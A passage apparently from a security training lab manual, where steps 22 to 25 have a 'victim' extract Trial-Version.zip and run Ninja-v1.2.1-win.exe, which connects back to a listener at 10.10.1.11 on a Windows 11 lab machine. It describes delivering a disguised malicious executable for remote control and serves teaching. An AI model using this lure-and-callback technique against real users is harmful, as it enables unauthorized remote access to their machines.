
Note: Here, we are copying the malicious file and running it as a victim.




22. Right-click on **Trial-Version.zip** file and click on **Extract Here**.




23. Open the extracted **Trial-Version** folder and double-click on **Ninja-v1.2.1-win.exe** file.



24. A command window appears, press any key to connect to the listener in **Windows 11** machine.




25. We can see that the tool is connected to the listener in **Windows 11** machine.



```
C:\Users\Administrator\Desktop\Trial-Version\Ninja-v1.2.1-win.exe
v1.2.1
Check config/contants.json for port, host and other configurations

Asking Jonin 10.10.1.11:3707 for connection
10.10.1.11:3707: Access denied
```

